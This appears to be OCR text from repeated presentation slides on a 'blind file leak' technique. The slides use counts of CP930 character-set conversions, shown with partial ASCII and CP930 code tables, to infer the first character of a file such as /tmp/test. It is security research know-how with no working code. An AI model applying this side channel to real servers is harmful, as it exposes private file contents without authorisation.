
*\$char=d*  
/tmp/test



# BLIND FILE LEAK

First character leak : leak the char 'd'

$\$i$  : number of CP930 conversion  
 $\$char$  : first char of a file



ASCII Codec

	x0	x1	x2	x3	x4	x5	x6	x7	x8	[...]	xf
[...]											
6x	`	a	b	c	d	e	f	g	h	[...]	o
[...]											

CP930 Codec

	x0	x1	x2	x3	x4	x5	x6	x7	x8	[...]	xf
[...]											
6x	-	/	a	b	c	d	e	f	g	[...]	?






# BLIND FILE LEAK

First character leak : leak the char 'd'

$\$i$  : number of CP930 conversion  
 $\$char$  : first char of a file



ASCII Codec

	x0	x1	x2	x3	x4	x5	x6	x7	x8	[...]	xf
[...]											
6x	`	a	b	c	d	e	f	g	h	[...]	o
[...]											

CP930 Codec

	x0	x1	x2	x3	x4	x5	x6	x7	x8	[...]	xf
[...]											
6x	-	/	a	b	c	d	e	f	g	[...]	?

$\$i=2$


$\$char=e$   
/tmp/test



# BLIND FILE LEAK

First character leak : leak the char 'd'

$\$i$  : number of CP930 conversion  
 $\$char$  : first char of a file



ASCII Codec

	x0	x1	x2	x3	x4	x5	x6	x7	x8	[...]	xf
[...]											
6x	`	a	b	c	d	e	f	g	h	[...]	o
[...]											

CP930 Codec

	x0	x1	x2	x3	x4	x5	x6	x7	x8	[...]	xf
[...]											
6x	-	/	a	b	c	d	e	f	g	[...]	?

$\$i=2$

